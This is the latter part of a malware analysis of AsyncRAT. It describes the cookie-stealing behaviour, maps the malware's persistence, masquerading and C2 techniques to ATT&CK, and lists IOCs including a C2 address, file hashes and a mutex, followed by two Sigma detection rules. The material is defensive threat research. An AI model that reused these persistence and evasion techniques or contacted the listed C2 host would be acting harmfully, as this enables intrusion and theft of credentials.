


In a process of trying to remove the code protection, it is possible to see in a more readable way part of the code, identifying messages of actions that the assembly could try, in this case as seen in the image, related to the obtaining of Firefox cookies.




High level graph

In order to have a graphical view of the most important events that take place during the execution of AsyncRAT, a behavior graph has been elaborated where the events generated in the system during its execution can be seen.



Diamond model



ATT&CK

Technique	Kill chain phase	Diamond vertex	Comments
T1566.001 - Phishing: Spearphishing Attachment	Delivery	Capability	Email with ZIP file attached
T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Installation	Capability	Set registry key if non-privileged user executes the payload
T1053.005 - Scheduled Task/Job: Scheduled Task	Installation	Capability	Creates new scheduled task if privileged user executes the payload
T1036.005 - Masquerading: Match Legitimate Name or Location	Execution	Capability	Writes itself as a file named Runtime Broker.exe saved in %APPDATA%
T1571 - Non-Standard Port	C2	Infrastructure	Use the ports 8808, 7707 and 6606 for communication
T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Execution	Capability	Executes batch file created previously
T1027 - Obfuscated Files or Information	Exploitation	Capability	.NET Reactor is used for code protection
T1095 - Non-Application Layer Protocol	C2	Infrastructure	TCP is used for C2 communications

IOCs

- 217.195.197[.]70 through 6606, 7707, 8808 ports
- 76AF794B85E4A4BA75C5703DF1207B7A6798BF2E
- 16CC8C3A461A6CE5A7ED1FF569EA61B8D9BA143E
- 93E9469789A4ECD28E30006D1CE10DBFFBD36D7C
- Mutex `AsyncMutex_6SI8OkPnk`

Sigma rules

The sigma rules created are specifics for this payload. There will be different payloads used by AsyncRAT with the same name or different. Is important to mention that the original filename embbeded in this case is `Stub.exe`. This is interesting because if the adversaries create new payloads, maybe the original filename will still being the same.

```
 title: Detect AsyncRAT persistence with schtasks based on specific payload
id: 4410f0ad-3a1c-4e21-9e3a-fa55336aa123
description: Detect the execution of the AsyncRAT payload to launch schtask for persistence.
status: experimental
date: 2022/06/01
modified: 2022/06/01
author: Jose Luis Sanchez Martinez (@Joseliyo_Jstnk)
references:
    - https://jstnk9.github.io/jstnk9/research/AsyncRAT-Analysis
    - https://www.virustotal.com/gui/file/79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
logsource:
  product: windows
  category: process_creation
detection:
  parent_selection:
    ParentImage|endswith: 'Stub.exe'
  selection1:
    Image|endswith: '\cmd.exe'
    CommandLine|contains|all:
      - 'schtasks '
      - '\AppData\Roaming\'
      - '.exe'
  condition: parent_selection and selection1
falsepositives:
    - Unknown
level: medium
tags:
    - attack.persistence
    - attack.T1053.005
```

```
 title: Detect AsyncRAT execution based on specific payload
id: ac891380-958b-4c08-a77d-8e149d63d741
description: Detect the execution of the AsyncRAT payload to establish registry key for persistence.
status: experimental
date: 2022/06/01
modified: 2022/06/01
author: Jose Luis Sanchez Martinez (@Joseliyo_Jstnk)
references:
    - https://jstnk9.github.io/jstnk9/research/AsyncRAT-Analysis
    - https://www.virustotal.com/gui/file/79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    EventType: SetValue
```

```
    Image|endswith: 'Stub.exe'
    TargetObject|endswith: '\Software\Microsoft\Windows\CurrentVersion\Run\'
    Details|contains: '.exe'
  condition: selection
falsepositives:
    - Unknown
level: medium
tags:
    - attack.persistence
    - attack.t1547.001
```

In the original Sigma repository, there are a large number of generic rules that can help in the detection of this malware.

Contact

Twitter: https://twitter.com/Joseliyo_Jstnk

LinkedIn: https://www.linkedin.com/in/joseluissm/
